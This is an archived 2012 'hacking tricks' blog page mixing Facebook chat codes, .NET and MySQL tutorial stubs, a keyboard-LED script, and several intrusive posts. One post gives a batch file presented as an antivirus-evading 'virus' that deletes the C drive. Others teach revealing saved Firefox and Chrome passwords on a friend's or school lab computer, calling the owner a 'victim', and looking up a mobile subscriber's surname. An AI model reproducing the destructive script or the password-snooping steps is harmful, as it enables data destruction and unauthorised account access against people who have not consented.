Saturday, 29 December 2012

Trick To Find User Surname Of Any Reliance Mobile Number

reliance number
While searching on web for finding details of user of particular mobile number, I came across a website that can help you to get little information about that user. In this tutorial i will teach you to find surname of Reliance mobile number user in few simple steps. Basically this website is for recharge but it helps you to get information about user of that mobile number. So lets dive into it.


   1. Go to this  Website
   2. Enter Mobile Number in Reliance Subscriber Number.
   3. Email address is optional so you don't need to enter.
   4. Done!!!

You may Like to read


Thursday, 20 December 2012

Learn To Make Dangerous Virus In A Minute

computer virus
In my previous post i had teach you guys to create virus that disable mouse and Virus to format Hard Disk. In this post i will teach you to make simple yet very powerful or you can say dangerous computer virus using a batch file. No software is required to make this virus, Notepad is enough for it. The good thing about this virus is it is not detected by any AntiVirus.

What will this virus do ?  

You will create this virus using batch file programming. This virus will delete the C Drive completely. The good thing about this virus is that it is not detected by antivirus. If you want to learn more about batch programming visit my post about Learn Batch Programming.

How to Make the virus ?

   1. Open Notepad and copy below code into it.

@Echo off
Del C:\ *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.

Read Below Tutorials On Making Other Viruses


Wednesday, 19 December 2012

How To Hack Saved Password In Firefox ?

firefox hacks
In my previous post i had posted two tutorials on How to hack google chrome saved password ? and More simple way to hack google chrome saved passworod. In this post i will share with you guys how to view saved password in Mozilla Firefox web browser. This trick can be helpfull if you get your hands on someone computer maybe your friends and he has saved password for certain websites like gmail, facebook,yahoo etc then you can easily view his password with very simple and easy trick that i am going to share today. 

For demonstration purpose i have already saved a fake email password for facebook. But it will work on any website. So lets get started.

How to do ?

1. Open Firefox Web Broweser
2. Then Click on FireFox > Option > Option as shown in below picture

3. Then a POP Up box will appear, In that go to security and click on Show Passwords as show below.

4. Now click on website whose password you want to see ans click on show password as shown in below image. (Note: It will ask for confirmation so click on yes when dialog box appears)


5. Done, You have hacked password of your victim with few simple steps. You can try this at school computer lab if someone have saved their password. 

You may also like  to read


Friday, 16 November 2012

More Simple Way To View Saved Password in Google Chrome

google chrome hacked
Previously i had showed you how to view saved password in google chrome. In this post i will show you same thing but with different method suggested by one of reader of Cool Hacking Trick name Palash. This trick is simple yet very powerfull  to view or hack saved password in google chrome. It does not  matter for which website the password is saved it will work on all of them. It will work on Facebook, Gmail, Yahoo, twitter and many more. If you get your hands on your friend computer  you can hack their password with this simple little trick. It does not require any software or addons to be installed on your computer. Lets get started.


How to view saved password in google chrome ?

  1. Open Google Chrome
  2. Go to Settings (Its on the Right Corner)
  3. Then Click on Advance Settings
  4. Scroll Down and their will be password and forms from their click on Manage saved password.
  5. Then list of all websites whose passwords are saved on browser will be listed.
  6. Click on show to view those passwords
  7. Enjoy!!

You may also like to read Below Articles

Wednesday, 14 November 2012

New Facebook Smiley Codes for Chat

facebook smiley
In my previous facebook post i had posted about Facebook Chat Trick and Facebook smiley addon. In this post i will share with you guys some new facebook smiley codes which you can paste in your chat box to get cool smiley faces like angel, gift, love, angry, laugh, wine etc. check the codes below.

Code For Facebook Smileys


[[f9.laugh]]
[[f9.sad]]
[[f9.angry]]
[[f9.sleepy]]
[[f9.shock]]
[[f9.kiss]]
[[f9.inlove]]
[[f9.pizza]]
[[f9.coffee]]
[[f9.rain]]
[[f9.bomb]]
[[f9.sun]]
[[f9.heart]]
[[f9.heartbreak ]]
[[f9.doctor]]
[[f9.ghost]]
[[f9.brb]]
[[f9.wine]]
[[f9.gift]]
[[f9.adore]]
[[f9.angel]]
[[f9.baloons]]
[[f9.bowl]]
[[f9.cake]]
[[f9.callme]]
[[f9.clap]]
[[f9.confused]]
[[f9.curllip]]
[[f9.devilface] ]
[[f9.lying]]

You May Also Like To Check This


Sunday, 21 October 2012

How to view saved password in google chrome ?

Previously i had showed you how to view password behind asterisk. In this post i will show you a simple but very powerfull trick  to view or hack saved password in google chrome. It does not  matter for which website the password is saved it will work on all of them. It will work on Facebook, Gmail, Yahoo, twitter and many more. If you get your hands on your friend computer  you can hack their password with this simple little trick. It does not require any software or addons to be installed on your computer. Lets get started.

How to do that ?


1. Open any website where password is saved by user. Here i will demonstrate with facebook but it will work on any website.
2. Right click on password(Dots or asterisks) as shown in below image.
3.Then click on Inspect element.


4.Then change Password to text as shown in below picture.

  • Before changing it will look like below:


  •  After changing it will look like below:


5. Done now asterisk or dots will changed to text. Still confused or did not got any steps then watch video below but make sure to watch it in high defination. If you like it then like the video.

Still confused watch the video below


Saturday, 13 October 2012

Adding background images to windows drives

Isn't it cool to have great wallpaper for your desktop but it might be more fun to have amazing background images for your drives. Drives Background Image is a Windows freeware application that allows you to set a wallpaper for each disk drive on your computer. This program is very easy to use you only need to select wallpaper for your background, it also provide option to change icons of your drives, changing text color and it provide instant preview of your selected settings. But  keep in mind that Windows 7 users need administrator privileges while running this program, as the application attempts to modify the configuration of the local hard drives. Its pretty nice program for window customization and every one  should try this tool. Follow below steps to download and learn to use this program.


   Features of the program:

  • Autodetect Available Drives
  • Set Background To Multiple Drives
  • Remove Background From Multiple Drives
  • Set Icons To Multiple Drives
  • Remove Icon From Multiple Drives
  • Auto Recover Default Icons
  •  Events Log
  • Drive Preview
  • Icon Preview
  • Easy Clean GUI


Tuesday, 14 August 2012

Create 3D Charts and Graphs in .NET applications with MS Chart Control


Creating charts and graphs in .NET applications were no easy task before the release of Microsoft Chart Controls. It is now very simple and easy to create charts and graphs in .NET applications with Microsoft Chart Control that is embedded in Visual Studio 2010. The bad news is this is not supported in .NET framework 2.0. If you are lucky enough to work in .NET framework 3.5 or higher, then

Thursday, 2 August 2012

MySql: Insert values into Table from File Example


Inserting huge data into myql database is very simple if your data is in a file separated with delimiters. For example if you have a CSV ( Comma Separated Values) file, then you can use the below syntax to load data from the csv file into mysql table.


Consider you have a csv file named 'test.csv' with the following content,


01,SHARON,FEMALE,20

02,NAVEEN,MALE,24

03,ANITA,FEMALE,22

04,

Sunday, 29 July 2012

C# List - Linear Search vs Binary Search


List is a very commonly used and an effective generic collection of .NET framework. Apart from being dynamic that helps you keep adding entries at runtime without having to worry about the size, List also provides you many other options like searching, sorting, manipulating. etc.

In this post, I am going to explain two types of Search that you can perform with

Thursday, 19 July 2012

JavaScript Built-In Functions with Examples


Javascript, first introduced by Netscape, changed the static fate of the HTML web pages. Before Javascript came into existence, HTML pages were just used to render static content. Inserting Javascript to a web page, can give it a significant degree of interactivity and functionality. It lets you control the behavior of the web browser and how the elements of the web page are displayed. Most

Sunday, 15 July 2012

Create, Analyze and Manipulate Zip Files in C# Dot Net


Manipulating zip files in .NET with the generic ZipPackage Class is bit complex since you have to add the MIME types for the files you are going to use in the Zip files. I came across this library called DotNetZip library, when I was trying to create a folder analyzing tool for my Search application. Data analysis is very important in enterprise search, but all the folder analyzing utilities

Wednesday, 4 July 2012

How to call an Executable Jar file from Dot Net Windows application?

Many times it is necessary to run an executable jar file from a desktop application. Though executable jar file itself is runnable, a non technical user may find it difficult and weird to launch it from command prompt. In order to provide a user friendly interface, it is good to make a windows forms application in dot net and call the executable jar file at the background.

Sunday, 24 June 2012

Working with Word Documents (Create,Extract,Modify,etc.) without MS Office Installed


There are many libraries available in Java, dot net and other languages for creating and manipulating word documents. I recently came across one such dotnet library called "Bytescout document SDK" which I found to be highly useful, flawless and very simple too. It is freely available, also it does not require Microsoft Office to be installed on your machine. So let me quickly explain on how

Saturday, 4 February 2012

Rajnikanth Website doesnt require internet !

             As you all know about rajnikanth famous south superstar and his jokes and pj which are famous over interent but today i came across interesting site allaboutrajni which you can access only when  your internet connection is off else it show error  message. It contain rajnikanth jokes,stories,facts etc.

     1. Visit www.allaboutrajni.com
     2. To explore this site you need to remove your internet wire or turn off your laptop wifi swithch.
     3. If you dont turn off then you will see below msg.

     4. Share it with your friends and subscribe below for such interesting tutorials

Monday, 30 January 2012

Keyboard Dancing Led Light Trick

keyboard dancing LED
Today i will be showing you an interesting computer trick which will let your keyboard led light to dance. Basically we will be creating a vbscript to make caps lock, num lock and scroll lock to perform this trick. So lets get started.

How To Make Keyboard LED Dance ?

       1. Open Notepad and copy below codes into it.

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop
       
       2. Then save this file as led.vbs (.vbs is must)
       3. Open your save file and see your keyboard led blinking like disco lights.

How To Disable Blinking LED ?

       1. First open Task Manager (ctrl+alt+del)
       2. Then Go to process tab.
       3. Select wscript.exe 
       4. Click on End process.

More Interesting Computer Tricks

Monday, 23 January 2012

Paste blank Status on Facebook

facebook tricks


       Today i will show you simple Facebook Trick how to publish single line or multiple line blank status on facebook. You can also use this method in facebook comments. So lets get started.

For single line Blank Status

  • Copy below codes into your status
@[0:0: ]
  • Note:- the text is like @[0:0:space]
  • Don't write space where i have written space rather press spacebar.

For MultiLine Blank Status :

  • Paste as shown below in your status.
    @[0:0: ]
    @[0:0: ]
    @[0:0: ]
    @[0:0: ]
    @[0:0: ]
    @[0:0: ]
    • Note there is space after 0:

    Another method

    • Paste below codes into facebook status
    @[2:2: ]
    • Done ! subscribe below for such great posts.

    More Facebook Hacks And Tricks

      Saturday, 14 January 2012

      Pulse Pack Png Collection 2011-Icons

      Pulse Pack Png Collection 2011-Icons
      102 realistics icons .png
      SIZE: 14.9 MB

      Wednesday, 4 January 2012

      New Awesome Facebook Chat Trick

      facebook chat trick

                Facebook has recently made changes to its chat features. Now we can use profile images in chat. You can even type anything in colour using a simple trick. You just need to know how to get facebook profile id which you will learn by reading this article Trick to find facebook profile id. Below are codes of A-Z and guide on how to use them in chat.


             1. How to use facebook profile images in chat ?
      • To use profile images in chat Enter this ==> [[username]]
      • In place of username enter username of person whose image you want to show in chat. 
      • If u will enter c00lhacks this will show image of my page. 

             2. Codes of A-Z for Facebook chat.

      • Below are codes of A-Z which you can use in facebook chat. You can create your on words with this codes. I will demonstrate how to do that .
      [[107015582669715]]  = A
      [[116067591741123]]  = B
      [[115602405121532]]  = C
      [[112542438763744]]  = D
      [[115430438474268]]  = E
      [[109225112442557]]  = F
      [[111532845537326]]  = G
      [[111356865552629]]  = H
      [[109294689102123]]  = I
      [[126362660720793]]  = J
      [[116651741681944]]  = K
      [[115807951764667]]  = L
      [[106596672714242]]  = M
      [[108634132504932]]  = N
      [[116564658357124]]  = O
      [[111669128857397]]  = P
      [[107061805996548]]  = Q
      [[106699962703083]]  = R
      [[115927268419031]]  = S
      [[112669162092780]]  = T
      [[108983579135532]]  = U
      [[107023745999320]]  = V
      [[106678406038354]]  = W
      [[116740548336581]]  = X
      [[112416755444217]]  = Y
      [[165724910215]]        = Z
             
            3. How to use this codes ?
      • First think wat word you want to create then pick up codes of that alphabate from above codes
      • Let us create hi . So pick up codes of H and I .
      • After that enter this in chat box  [[111356865552629]]  [[109294689102123]] 
      • Make sure there is space in between any two codes or else it will not work.
           
            4. Some Cool Facebook tricks.
      • Below are two codes to show Happy New year you can use any one of them
      [[124641767652266]] [[124642810985495]] [[124643044318805]] [[124643044318805]] [[124643487652094]] [[124642300985546]] [[124644090985367]] [[124644404318669]] [[124644567651986]] [[124642300985546]] [[124643487652094]] [[124644404318669]] [[124642810985495]] [[124645367651906]] [[124642300985546]] [[124645977651845]] [[124646247651818]] [[124646574318452]] [[124645977651845]] [[124642300985546]]

      OR

      [[337992182896839]] [[225777904163650]] [[244015585667152]] [[244015585667152]] [[319152701438185]] [[188142511282558]] [[319977728035866]] [[316759491692170]] [[139287272851910]] [[188142511282558]] [[319152701438185]] [[316759491692170]] [[225777904163650]] [[337598512918963]] [[188142511282558]] [[141281852650929]] [[268263169900550]] [[191790684249921]] [[141281852650929]]

      • Enter below codes to show Cool Hacking Tricks
      [[115602405121532]] [[116564658357124]] [[116564658357124]] [[115807951764667]]    [[111356865552629]] [[107015582669715]] [[115602405121532]] [[116651741681944]] [[109294689102123]] [[108634132504932]] [[111532845537326]]     [[112669162092780]] [[106699962703083]] [[109294689102123]] [[115602405121532]] [[116651741681944]] [[115927268419031]]
      • This way you can create your own words your name .
      • Hope you like it subscribe below for such more tutorials and feel free to leave comments.

      More Facebook Tricks